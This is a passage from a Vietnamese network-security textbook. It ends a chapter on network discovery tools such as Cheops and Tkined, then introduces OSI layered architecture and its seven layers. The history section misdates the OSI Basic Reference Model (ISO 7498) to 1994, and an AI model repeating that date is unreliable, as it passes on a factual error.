
Hiện nay ngày càng có nhiều các công cụ mới được viết ra nhằm hỗ trợ việc phát hiện mạng. Mặc dầu chúng ta không thể liệt kê ra toàn bộ các công cụ nhưng chúng ta cũng cần chú trọng đến 2 tiện ích phụ sẽ bổ xung vào kho công cụ mà chúng ta đã tìm hiểu.

Cheops (<http://www.marko.net/cheops/>), được mô tả trong Hình 2-7 là một tiện ích tuyệt vời, một công cụ ánh xạ mạng đa năng. Cheops hợp nhất ping, traceroute, các tính năng quét cổng, phát hiện hệ điều hành (thông qua queso) trong một công cụ. Cheops có giao diện đơn giản mô tả các hệ thống và mạng liên quan bằng hình ảnh giúp chúng ta hiểu rõ được mô hình.

Tkined là một phần trong bộ Scotty có tại địa chỉ <http://wwwhome.cs.utwente.nl/~schoenw/scotty/>. Tkined là một trình soạn thảo được viết trong Tcl có tính năng hợp nhất các công cụ quản lí mạng khác nhau qua đó giúp bạn phát hiện các mạng IP. Tkined có khả năng mở rộng lớn và giúp bạn thực hiện các hoạt động thăm dò mạng, hiển thị kết quả bằng hình ảnh. Mặc dầu công cụ này không thực hiện tính năng phát hiện hệ điều hành nhưng nó có thể thực hiện nhiều nhiệm vụ như đã đề cập đến ở phần đầu chương này và trong Chương 1. Ngoài công cụ Tkined, ta cũng nên tìm hiểu một số công cụ khá trong bộ Scotty.

■ Các biện pháp đối phó các công cụ phát hiện tự động

Những công cụ như Scotty, tkined và cheops sử dụng kết hợp tất cả các thủ thuật mà chúng ta đã tìm hiểu trước đó. Cũng các thủ thuật phát hiện tấn công sẽ được áp dụng cho việc phát hiện những công cụ phát hiện tự động này.



Hình 2-7. Cheops cung cấp các tiện ích network-mapping trong một gói hình ảnh.

KẾT LUẬN

Vừa rồi chúng ta đã tìm hiểu, nghiên cứu những công cụ và thủ thuật cần thiết thực hiện tính năng ping sweep, quét cổng TCP và ICMP, và phát hiện hệ điều hành. Sử dụng các công cụ ping sweep, bạn có thể xác định được các hệ thống đang hoạt động và chỉ ra được những mục tiêu tiềm năng. Sử dụng các công cụ và thủ thuật quét cổng TCP và UDP bạn có thể phát hiện được những dịch vụ tiềm năng đang ở trạng thái nghe và phân nào biết được mức độ gặp rủi ro của mỗi hệ thống. Cuối cùng ta đã trình bày cách kẻ tấn công sử dụng phần mềm phát hiện chính xác hệ điều hành để xác định hệ điều hành cụ thể mà hệ thống mục tiêu sử dụng. Khi nghiên cứu trong phần tiếp chúng ta sẽ thấy rằng những thông tin có được cho đến bây giờ là rất quan trọng để thực hiện một cuộc tấn công tập trung.

Chương 3

An ninh trong kiến trúc giao thức có phân lớp

Các kiến trúc giao thức có phân lớp là cơ sở để kết nối mạng máy tính hiện đại. Chúng cho phép thiết kế mạng phù hợp với các ứng dụng không biên giới, các công nghệ truyền thông liên quan không bị hạn chế và các kỹ thuật liên thông không giới hạn. Mục đích chính của phân lớp là mô đun hoá các vấn đề đặc thù của giao thức, chẳng hạn như các vấn đề rắc rối riêng của giao thức có thể được phát triển một cách độc lập và có thể được kết hợp và phối hợp theo nhiều cách khác nhau để cho ra một giao thức “hoàn chỉnh”. Mở rộng thêm nữa thì vấn đề mô đun hoá này cũng còn có thể len vào cả quá trình thực thi, chẳng hạn như các cấu thành khác nhau của giao thức có thể được cụ thể hoá trên các mô đun phần mềm hay các sản phẩm phần cứng khác nhau. Chương này sẽ bàn về một chủ đề quan trọng, đó là mối liên hệ giữa giám sát an ninh mạng và phân lớp kiến trúc.

Kiến trúc liên thông các hệ thống mở (viết tắt tiếng Anh là OSI – Open System Interconnection) là một cơ sở phân lớp giao thức đã được công nhận. Tiêu chuẩn OSI đầu tiên thiết lập ra mô hình kiến trúc này là Mô hình tham chiếu cơ sở (Basic Reference Model) ISO/IEC 7498-1. Các tiêu chuẩn OSI khác thì định nghĩa các giao thức đặc thù để phù hợp với mô hình này. Còn các kiến trúc giao thức khác, đáng chú ý nhất là bộ giao thức Internet TCP/IP, thì định nghĩa các giao thức tạo ra các phương án khác nhau của giao thức OSI hình thức tại một số lớp để phù hợp với mô hình phân lớp tổng thể chung.

Quyển sách này yêu cầu cần có sự hiểu biết cơ sở về kiến trúc OSI cùng một số kiến thức nhất định về cấu trúc bên trong và các giao thức của các lớp. Để giúp đỡ các bạn đọc trong lĩnh vực này, chương này sẽ bắt đầu bằng việc giới thiệu tổng quan về một số khái niệm OSI cơ bản và các tài liệu tham khảo về các tiêu chuẩn quốc tế được ứng dụng. Nó cũng trình bày những tiêu chuẩn giao thức mạng Internet liên quan và mối liên hệ của chúng với các kiến trúc OSI. Đối với những bạn đọc muốn tìm hiểu đầy đủ về lĩnh vực này thì nên tham khảo các tài liệu cho sau đây. [BLA1, DIC1] sẽ cung cấp cho các bạn những kiến thức đầy đủ về OSI. Những bạn có thể đọc muốn tìm hiểu chi tiết về các lớp trên thì có thể đọc [HEN1]. Muốn biết chi tiết về triển vọng thực thi của OSI các bạn có thể tìm đọc [ROS1]. Còn muốn biết về bộ giao thức đầy đủ của mạng Internet các bạn hãy tham khảo [COM1].

Chương này cũng đi sâu vào trình bày những vấn đề liên quan đến bố trí các dịch vụ an ninh vào các lớp kiến trúc và các nguyên lý cơ bản đưa ra

những quyết định bố trí như vậy. Mô hình kiến trúc an ninh bốn mức sẽ được giới thiệu như một mô hình OSI nhỏ, thực tế và đơn giản hơn khi trình bày về các vấn đề bố trí an ninh. Mô hình bốn mức này được dùng trong suốt cả quyển sách này mỗi khi nói về bố trí các dịch vụ an ninh lớp.

Nội dung của chương được chia ra thành các mục sau:

- (1) Những nguyên lý chung trong phân lớp các giao thức và các thuật ngữ kèm theo được giới thiệu trong Mô hình tham chiếu cơ sở của OSI
- (2) Những cấu trúc, dịch vụ và giao thức của các lớp OSI đặc thù
- (3) Bộ giao thức TCP/IP của mạng Internet và quan hệ của nó với kiến trúc OSI
- (4) Bố trí cấu trúc của dịch vụ an ninh có trong mô hình bốn mức; và
- (5) Phương thức quản trị các dịch vụ an ninh liên quan đến các lớp kiến trúc

3.1 Các nguyên lý và công nghệ phân lớp giao thức

Trong thực tế, có sự truyền thông giữa các hệ thống thực. Để phục vụ cho mục đích định nghĩa các giao thức truyền thông giữa chúng, các tiêu chuẩn OSI đưa ra khái niệm về một mô hình của một hệ thống thực dưới tên gọi là một hệ thống mở. Hệ thống của mô hình được coi là phải có cấu trúc theo các lớp. Điều này không cần đòi hỏi các hệ thống thực cần phải được thực thi theo các cấu trúc giống nhau, mà người dùng có thể lựa chọn cấu trúc thực thi bất kỳ để đưa ra cách vận hành cuối cùng phù hợp với cách vận hành được định nghĩa bởi mô hình sử dụng. Ví dụ, một thực thi có thể gộp các chức năng của nhiều tầng kề nhau vào trong một phần mềm mà không cần phải có ranh giới giữa các tầng.

Lịch sử phát triển


Tiêu chuẩn OSI đầu tiên được Ủy ban Kỹ thuật TC97 của ISO công bố vào năm 1977 (Các hệ thống xử lý thông tin). Và sau đó Tiểu ban TC97/SC16 (Liên thông giữa các hệ thống mở) đã được thành lập với mục tiêu phát triển một mô hình và định nghĩa các tiêu chuẩn giao thức để hỗ trợ các nhu cầu của một phạm vi không hạn chế các ứng dụng trên nhiều công nghệ của các phương tiện truyền thông cơ bản. Dự án đã thu hút sự chú ý của Hiệp hội Truyền thông Quốc tế (ITU), cơ quan đưa ra các khuyến cáo được các hãng truyền thông trên toàn thế giới áp dụng (Trước năm 1993 chúng được gọi là Những khuyến cáo của CCITT). Và ra đời sự hợp tác giữa ISO và ITU để xây dựng Các tiêu chuẩn Quốc tế ISO thống nhất và các khuyến cáo của ITU trên OSI.

Sản phẩm có ý nghĩa đáng kể đầu tiên của sự hợp tác này là Mô hình Tham chiếu Cơ bản của OSI. Nó được phát hành vào năm 1994 như là Tiêu chuẩn quốc tế ISO 7498 và như là Các khuyến cáo ITU X.200. Tài liệu này

mô tả một kiến trúc bảy tầng cần được dùng làm cơ sở để định nghĩa độc lập các giao thức lớp riêng rẽ. Các tiêu chuẩn đối với các giao thức đầu tiên được phát hành không lâu sau khi Mô hình Tham chiếu cơ sở ra đời và ngay sau đó là các tiêu chuẩn khác cũng được phát hành đồng loạt.

Các nguyên lý phân lớp

Mô hình OSI đưa ra những nguyên lý nhất định để xây dựng các giao thức truyền thông giữa các lớp. Trên hình 3-1 trình bày một số khái niệm quan trọng.



Hình 3-1: Các khái niệm phân lớp của OSI


Xét một lớp giữa nào đó, giả sử là lớp N. Trên lớp N là lớp N+1 và lớp dưới nó là lớp N-1. Trong cả hai hệ thống mở có một chức năng hỗ trợ lớp N. Điều này được đánh dấu bằng thực thể (N) trong mỗi hệ thống mở. Cặp các thực thể truyền thông (N) cung cấp một dịch vụ cho các thực thể (N+1) trong hệ thống tương ứng. Dịch vụ này bao gồm cả việc chuyển dữ liệu cho các thực thể (N+1).

Các thực thể (N) lại truyền thông với nhau thông qua giao thức truyền thông (N). Giao thức này bao gồm cú pháp (định dạng) và nghĩa (ý nghĩa) của dữ liệu được trao đổi giữa chúng cộng với các quy tắc mà các giao thức cần phải tuân theo. Giao thức (N) được truyền bằng cách sử dụng một dịch vụ do các thực thể (N-1) cung cấp. Mỗi thông điệp được gửi trong giao thức (N) được biết như một đơn vị dữ liệu của giao thức (N) (viết tắt tiếng Anh là PDU – *Protocol Data Unit*).

Một nguyên lý quan trọng tuân theo khái niệm phân lớp này là *tính độc lập của lớp*. Đó là một dịch vụ lớp (N) có thể được định nghĩa và sau đó có thể được dùng để định nghĩa các giao thức cho lớp (N+1) mà không cần biết rằng nó đã được giao thức (N) sử dụng để cung cấp dịch vụ đó.

Bảy lớp của OSI

Mô hình tham chiếu OSI định nghĩa bảy lớp như trình bày trên hình 3-2. Các giao thức từ mỗi lớp được nhóm lại với nhau thành một cái gọi là ngăn stack của lớp OSI. Một ngăn stack của lớp OSI thoả mãn các yêu cầu của một *quá trình ứng dụng* là một phần của hệ thống thực thực hiện xử lý thông tin cho mục đích ứng dụng đã cho.



Hình 3-2: Mô hình bảy lớp của OSI


Các lớp và các chức năng chính của chúng bao gồm:

- *Lớp ứng dụng* (lớp 7): cung cấp phương tiện để quá trình ứng dụng truy nhập vào môi trường OSI. Các tiêu chuẩn của giao thức lớp ứng dụng giải quyết các chức năng truyền thông được áp dụng cho một ứng dụng chuyên biệt hoặc một họ các ứng dụng.
- *Lớp trình diễn* (lớp 6): chịu trách nhiệm trình diễn thông tin mà thực thể lớp ứng dụng dùng hoặc tham chiếu đến trong quá trình truyền thông giữa chúng.
- *Lớp phiên làm việc* (lớp 5): cung cấp phương tiện để các thực thể lớp trên tổ chức và đồng bộ đối thoại giữa chúng và quản lý quá trình trao đổi dữ liệu của chúng.
- *Lớp truyền tải* (lớp 4): chịu trách nhiệm truyền tải dữ liệu thông suốt giữa các thực thể lớp trên và giải phóng chúng khỏi các vấn đề chi tiết liên quan đến cách cụ thể để truyền dữ liệu được tin cậy và hiệu quả về giá thành (chi phí thấp).
- *Lớp mạng* (lớp 3): đảm trách việc truyền nhận thông tin giữa các thực thể lớp trên một cách độc lập mà không xét đến thời gian giữ chậm và chạy vòng chờ. Ở đây bao gồm cả trường hợp khi có nhiều mạng con được dùng song song hoặc kế tiếp nhau. Nó làm cho các lớp trên không

thể nhìn thấy được các tài nguyên truyền thông phía sau được sử dụng (liên kết các dữ liệu) như thế nào.

- *Lớp liên kết dữ liệu* (lớp 2): đảm nhận việc truyền dữ liệu trên cơ sở điểm tới điểm và thiết lập, duy trì và giải phóng các nối ghép điểm tới điểm. Nó phát hiện và có khả năng sửa các lỗi có thể xuất hiện ở dưới lớp vật lý.
- *Lớp vật lý* (lớp 1): cung cấp phương tiện cơ khí, phương tiện điện, phương tiện vận hành và phương tiện giao thức để kích hoạt, duy trì và ngắt bỏ các nối ghép vật lý dùng để truyền dữ liệu theo bit giữa các thực thể liên kết dữ liệu..

Hình 3-3 trình bày kiến trúc OSI có xét đến ý nghĩa các mạng con ở lớp mạng. Nó biểu diễn cách các mạng con có thể được sử dụng kế tiếp nhau để hỗ trợ một phiên truyền thông ứng dụng như thế nào (có thể sử dụng cả những công nghệ về nối liên thông hoặc các công nghệ về phương tiện truyền thông khác nhau).



Hình 3-3: Mô hình phân lớp của OSI có nhiều

Các lớp trên và các lớp dưới

Từ một triển vọng thực tế, các lớp của OSI có thể được coi như là:

- (a) các giao thức phụ thuộc vào ứng dụng
